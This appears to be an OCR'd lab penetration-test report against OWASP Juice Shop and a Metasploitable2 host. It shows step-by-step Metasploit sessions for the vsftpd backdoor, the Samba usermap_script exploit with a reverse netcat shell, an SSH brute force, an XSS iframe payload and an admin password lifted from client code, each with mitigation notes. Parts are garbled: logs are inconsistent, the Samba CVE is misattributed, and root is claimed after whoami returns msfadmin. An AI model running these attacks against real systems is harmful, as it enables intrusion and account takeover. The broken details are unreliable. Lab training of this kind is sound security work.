
Proof of Concept (PoC):

Now we search for anything can give a password from developer mistakes mean (developer tools) in the same way we searched for path but the keyword is (password)




```
076
077
078
079
080
081
082
083
084
085
086
087
088
089
090
091
092
093
094
095
{
  text: 'It\'s getting hot! Just one more digit...',
  fixture: 'password',
  unskipable: 10,
  resolved: hf('password', 'admin123')
},
{
  text: 'Okay, now press the Log in button.',
  fixture: 'password',
  unskipable: 10,
  resolved: hf('loginButton')
},
{
  text: 'Congratulations! You have been logged in as the **administrator** of the shop that fixtures App-Header',
  fixture: 'password',
  unskipable: 10,
  resolved: hf('password')
}
}, {
  text: 'Only 1 left',
  fixture: 'password'
}
]
```

Now we found the password after searching



The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar shows 'localhost:3000/#/login'. The page displays a 'Login' form with the email field containing 'admin@juice-sh.op' and the password field containing 'admin123'. Below the form are links for 'Forgot your password?' and 'Log in' (with a 'Remember me' checkbox). There is also a 'Log in with Google' button and a link for 'Not yet a customer?'. The background shows the Kali Linux desktop environment.



The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar shows 'localhost:3000/#/search'. The page displays a grid of product cards under the heading 'All Products'. The products shown are Apple Juice (1000ml) at 1.99, Apple Pomace at 0.89, Banana Juice (1000ml) at 1.99, and Best Juice Shop Salesman Artwork at 5000. On the right side of the screen, there is a user menu with options: 'admin@juice-sh.op', 'Orders & Payment', 'Privacy & Security', and 'Logout'. The background shows the Kali Linux desktop environment.

Now we are become administrator by broken authentication

(9) Vulnerability Exploited: DOM XSS

Vulnerability Explanation:

Impact:

Data Theft: Attackers can steal sensitive information like cookies and session tokens, leading to account hijacking.

Malware Distribution: Attackers can inject scripts that serve malware to users or redirect them to malicious websites.

Phishing Attacks: Manipulated forms can trick users into providing sensitive information, which can be exploited for fraud.


Severity: medium

Proof of Concept (PoC):

1. How It Works:

- Client-side JavaScript code dynamically updates the DOM based on user input or URL parameters.
- If the input is not properly sanitized, it can lead to script execution.

As we said before, this target does not have input validation , so we will try a set of codes and that is work (<iframe src="javascript:alert('XSS')"></iframe>)



Preventing XSS

Sanitize Input: Always validate and sanitize user inputs both on the client side and server side.

- 2. Escape Output:** Properly escape user-supplied data before including it in HTML, JavaScript, or other outputs.
- 3. Use Security Libraries:** Utilize libraries and frameworks that automatically handle escaping and sanitization.

Network Scope

Footprinting and Scanning

Passive Reconnaissance:

WHOIS Lookup: Conducted WHOIS lookups to gather information about the target IP address (192.168.121.129), including ownership and registration details.

Network Mapping: Identified the network structure and potential entry points through analysis of publicly available information.

Active Reconnaissance:

Nmap Scanning: Used Nmap to perform active scans on the target IP address, identifying open ports and services:

Port 21: FTP

Port 139: SMB

Port 22: SSH

Port 25: SMTP

```
(kali㉿kali)-[~] nmap -sV --script=multi --script-args=fofa=1 --script-args=try-all-users=1 --script-args=try-all-passwords=1 192.168.121.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 18:21 EDT
Nmap scan report for 192.168.121.129 (192.168.121.129)
Host is up (0.0094s latency).

Not shown: 977 closed tcp ports (conn-refused)

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) 
23/tcp    open  telnet  Linux telnetd 1.0.0
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   exec?
513/tcp   open  login?  Info with the info, or infosec command.
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs    2-4 (RPC #100003)
2121/tcp  open  ftp    ProFTPD 1.3.1
3306/tcp  open  mysql  5.0.51a-3ubuntu5 (Fedora)
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc    VNC (protocol 3.3)
6000/tcp  open  X11    (access denied)
6667/tcp  open  irc    UnrealIRCd
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.19 seconds
```

Service Identification: Gathered information on the services running on the identified ports, including versions and potential vulnerabilities.

Vulnerability Assessment

With the information gathered from reconnaissance and the identification of key directories, we now move on to the vulnerability assessment phase.

(1) Vulnerability Exploited: FTP Backdoor

Vulnerability Explanation: The FTP service on port 21 has a backdoor vulnerability that allows unauthorized access to the system. This vulnerability arises from misconfigurations or outdated software versions, permitting attackers to exploit it and potentially gain control over the server.

Impact: An attacker could exploit this vulnerability to access sensitive files and directories without authorization. This could lead to data breaches, data manipulation, and overall system compromise, severely affecting the organization's integrity and trust.

Severity: High

Proof of Concept (PoC):

1. Scanned the target IP (192.168.121.129) using Nmap to identify open ports.
2. Found port 21 open and running an FTP service.
3. Used the `vsftpd_234_backdoor` module in Metasploit to exploit the vulnerability and gain unauthorized access.

This is step 1: knowing the IP address of (target-ip)

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:e2:27:b0
          inet addr:192.168.121.129  Bcast:192.168.121.255  Mask:255.255.255.0
              inet6 addr: fe80::20c:29ff:fe2:27b0/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
                  RX packets:129 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:12523 (12.2 KB)  TX bytes:7142 (6.9 KB)
          Interrupt:16 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING  MTU:16436 Metric:1
              RX packets:97 errors:0 dropped:0 overruns:0 frame:0
              TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)
```

Doing Nmap scan on this IP to know version on open port (-sV)

after that write service postgresql status to scan network status and know if the service is still running or disabled

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.121.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-02 04:12 EDT
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 04:12 (0:00:02 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 04:12 (0:00:01 remaining)
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 04:12 (0:00:01 remaining)
Nmap scan report for 192.168.121.129 (192.168.121.129)
Host is up (0.0063s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs     2-4 (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  X11     (access denied)
6667/tcp  open  irc     UnrealIRCd
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.65 seconds
```

We search vsftpd to know if there's a backdoor vulnerability or exploits related to version 2.3.4

And then choose exploit/unix/ftp/vsftpd_234_backdoor

And set the RHOST (ip-target) and setRPORT then run the exploit

command shell open and you are **root**

```
msf6 > search vsftpd
Matching Modules
=====
#   Name                               Disclosure Date   Rank      Check  Description
#   auxiliary/dos/ftp/vsftpd_232        2011-02-03     normal    Yes    VSFTPD 2.3.2 Denial of Service
0   exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03     excellent No     VSFTPD V2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.121.129
RHOST => 192.168.121.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.121.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.121.129:21 - USER: 331 Please specify the password.
[*] 192.168.121.129:21 - Backdoor service has been spawned, handling ...
[*] 192.168.121.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.121.128:32801 → 192.168.121.129:6200) at 2024-10-02 03:55:26 -0400
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
  link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Mitigation:

- Update FTP Service: Ensure the FTP service is updated to the latest version to patch known vulnerabilities.
- Enable Firewalls: Implement firewall rules to restrict unauthorized access to critical ports.
- Disable Anonymous Access: Configure the FTP server to require authentication and disable anonymous logins.
- Regular Security Audits: Conduct regular **security assessments to identify and mitigate potential vulnerabilities**.

(2) Vulnerability Exploited: SMB Vulnerability

Vulnerability Explanation: The SMB service on ports 139 and 445 contains a vulnerability that allows unauthorized access to files and resources. This vulnerability is particularly associated with older versions of Samba, such as 3.0.20, which are susceptible to exploitation.

Impact : An attacker could exploit this vulnerability to gain unauthorized access to sensitive files and resources on the server. This could lead to data breaches, data manipulation, and compromise of the entire network.

Severity: High

Proof of Concept (PoC):

Scanned the target IP (192.168.121.129) using Nmap to identify open ports.

Confirmed that ports 139 (NetBIOS) and 445 (SMB) are open.

Identified the vulnerability using SearchSploit for Samba version 3.0.20 (CVE-2017-0144).

After doing nmap scan we start metasploit and then we type **auxiliary/scanner/smb/smb_version** to scan the network ,identifies smb version , collect info about devices that is smb available on it

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options
```

Now we will set RHOST(target-ip) and then run after it

```

File Edit View VM Tabs Help || Type Here to search
Library X kali-linux-2024.3 vmware-4 Metasploitable2-Linux X
Computer
kali-linux-2024.3 vmware-4 Metasploitable2-Linux
File Actions Edit View Help

Module options (auxiliary/scanner/smb/smb_version):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT no The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)

File System New File

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.121.129
RHOSTS => 192.168.121.129
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.121.129:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.121.129:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.121.129:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >

```

searchsploit smba | grep 3.0.20 this command use tool search sploit to search for security vulnerabilities related to samba

```

File Edit View Help
[kali㉿kali:~] -[~]
$ searchsploit smba | grep 3.0.20
Search: [+] 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
Samba < 3.0.20 - Remote Heap Overflow
[kali㉿kali:~] -[~]
$ 

```

Then use (1) :exploit/multi/samba/usermap_script then show options after that you will set RHOSTS(target Ip) and run the exploit now there's a command shell and you become **root**

```
mSF6 auxiliary(scmmap/smb_version) > use 1
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
mSF6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
CHOST      no           The local client address
CPORT      no           The local client port
Proxies    no           A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS    yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139          yes          The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
LHOST  192.168.121.128 yes          The listen address (an interface may be specified)
LPORT  4444          yes          The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

mSF6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.121.129
RHOSTS => 192.168.121.129
mSF6 exploit(multi/samba/usermap_script) > RUN
[-] Unknown command: RUN. Did you mean run? Run the help command for more details.
mSF6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.121.128:4444
[*] Command shell session 1 opened (192.168.121.128:4444 → 192.168.121.129:52196) at 2024-10-14 17:50:47 -0400
```

Mitigation:

- Update SMB Service: Ensure the SMB service is updated to the latest version to patch known vulnerabilities.
- Enable Firewalls: Implement firewall rules to restrict unauthorized access to critical ports.
- Disable SMB v1: If not needed, disable SMB version 1 due to its known vulnerabilities.
- Regular Security Audits: Conduct regular security assessments to identify and mitigate potential vulnerabilities.

(3) Vulnerability Exploited: SSH Brute Force Vulnerability

Vulnerability Explanation: The SSH service on port 22 is susceptible to brute-force attacks, which allow unauthorized access through repeated attempts to guess credentials. This vulnerability arises when weak passwords are used, making it easier for attackers to gain access to the system.

Impact:

An attacker could exploit this vulnerability to gain unauthorized access to the server. This could lead to data breaches, unauthorized actions within the system, and potential compromise of sensitive information.

Severity: High

Proof of Concept (PoC):

- (2) Started the Metasploit console.
- (3) Searched for the SSH login auxiliary module.
- (4) Used the SSH login scanner.
- (5) Set the target IP address (192.168.121.129).
- (6) Enabled verbose output for detailed logging.
- (7) Configured the scanner to stop on successful login attempts.
- (8) Specified the file containing usernames.
- (9) Specified the file containing passwords.
- (10) Reviewed the options for the exploit.
- (11) Executed the exploit.
- (12) Established a session upon successful login.
- (13) Identified the user by executing whoami within the session.

First doing nmap scan then run Metasploit

```
(kali㉿kali)-[~] false          no      Try each user/password couple stored in the current database
$ nmap -SV 192.168.121.129      no      Add all passwords in the current database to the list
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 18:21 EDT
Nmap scan report for 192.168.121.129 (192.168.121.129)
Host is up (0.0094s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp           vsftpd 2.3.4
22/tcp    open  ssh           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu DAV/2))
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?      [info] with the 'info' or 'info' command.
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.19 seconds
```

search for ssh_login for looking for vulnerabilities related ssh mechanism then use (0) then show options

```
msf6 > search ssh_login
Matching Modules
=====
#  Name
-  --
0  auxiliary/scanner/ssh/ssh_login
1  auxiliary/scanner/ssh/ssh_login_pubkey
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssh/ssh_login	normal	No	SSH Login Check Scanner	
1	auxiliary/scanner/ssh/ssh_login_pubkey	normal	No	SSH Public Key Login Scanner	

Set RHOST (target ip), then set VERBOSE true to increase amount of details in the output .

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.121.129
RHOSTS => 192.168.121.129
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
```

set STOP_ON_SUCCESS true

to tells the tool to stop running additional exploits after one succeeds

```
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

Set USER_FILE Desktop/usernames I created a file at a desktop this command will try with names in this file for login attempts

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE Desktop/usernames
USER_FILE => Desktop/usernames
```

Set PASS_FILE Desktop/usernames I used the same file I was created as passwords to try it

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE Desktop/usernames
PASS_FILE => Desktop/usernames
```

Then show options

```

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.121.129
RHOSTS => 192.168.121.129
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE Desktop usernames
USER_FILE => Desktop usernames
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE Desktop usernames
PASS_FILE => Desktop usernames
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
Name          Current Setting   Required  Description
----          -----           -----    -----
ANONYMOUS_LOGIN    false        yes       Attempt to login with a blank username and password
BLANK_PASSWORDS   false        no        Try blank passwords for all users
BRUTEFORCE_SPEED  5            yes       How fast to bruteforce, from 0 to 5
CreateSession      true        no        Create a new session for every successful login
DB_ALL_CREDS     false        no        Try each user/password couple stored in the current database
DB_ALL_PASS      false        no        Add all passwords in the current database to the list
DB_ALL_USERS     false        no        Add all users in the current database to the list
DB_SKIP_EXISTING none        no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD          no           no        A specific password to authenticate with
PASS_FILE         Desktop usernames  no        File containing passwords, one per line
RHOSTS           192.168.121.129 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT             22           yes        The target port
STOP_ON_SUCCESS   true        yes       Stop guessing when a credential works for a host
THREADS           1            yes       The number of concurrent threads (max one per host)
USERNAME          no           no        A specific username to authenticate as
USERPASS_FILE    no           no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false        no        Try the username as the password for all users
USER_FILE         Desktop usernames  no        File containing usernames, one per line
VERBOSE           true        yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) > 

```

Exploit this will start the **brute force attack**

And then success

```

VERBOSE          true        yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.121.129:22 - Starting bruteforce
[*] 192.168.121.129:22 - Failed: 'john:john'
[*] 192.168.121.129:22 - Failed: 'john:kali'
[*] 192.168.121.129:22 - Failed: 'john:msfadmin'
[*] 192.168.121.129:22 - Failed: 'john:shof'
[*] 192.168.121.129:22 - Failed: 'Kali:john'
[*] 192.168.121.129:22 - Failed: 'Kali:kali'
[*] 192.168.121.129:22 - Failed: 'msfadmin:msfadmin'
[*] 192.168.121.129:22 - Failed: 'kali:shof'
[*] 192.168.121.129:22 - Failed: 'msfadmin:john'
[*] 192.168.121.129:22 - Failed: 'msfadmin:kali'
[*] 192.168.121.129:22 - Failed: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),113(gambashare),1100(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux'
[*] SSH session 1 opened (192.168.121.129:35475 -> 192.168.121.129:22) at 2024-10-14 10:40:55 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 

```

Sessions -i used to interact with an open sessions

Then you are **root**

```

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] msf6 active 08 - Starting bruteforce
[*] msf6 active 08 - Failed: 'john:john'
[*] msf6 active 08 - Credential data will not be saved!
[*] msf6 active 08 - Failed: 'john:kali'
[*] msf6 active 08 - Failed: 'john:msfadmin'
[*] msf6 active 08 - Failed: 'john:shof'
[*] msf6 active 08 - Failed: 'john:root'
[*] msf6 active 08 - Failed: 'kali:kali'
[*] msf6 active 08 - Failed: 'Kali:msfadmin'
[*] msf6 active 08 - Failed: 'Kali:shof'
[*] msf6 active 08 - Failed: 'msfadmin:john'
[*] msf6 active 08 - Failed: 'msfadmin:kali'
[*] msf6 active 08 - Success: 'msfadmin:msfadmin'
[*] msf6 active 08 - msfadmin@192.168.121.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=(adm,20(dialog),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(adm_in),119(sambashare),1000(msfadmin)' 192.168.121.128:35475 -> 192.168.121.129:22 at 2024-10-14 18:40:55 +0400
[*] msf6 session 1 opened (192.168.121.128:35475 -> 192.168.121.129:22) at 2024-10-14 18:40:55 +0400
[*] msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i
[*] Active sessions
   Id  Name  Type      Information Connection
   --  --   --       --
   1   shell  linux  SSH kali @ 192.168.121.128:35475 -> 192.168.121.129:22 (192.168.121.129)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
[*] whoami
msfadmin
[*] ls
newfile.txt
vulnerable
[*] uname
Linux

```

Mitigation:

- Implement Strong Password Policies: Ensure strong, complex passwords are used for all accounts to mitigate brute-force attacks.
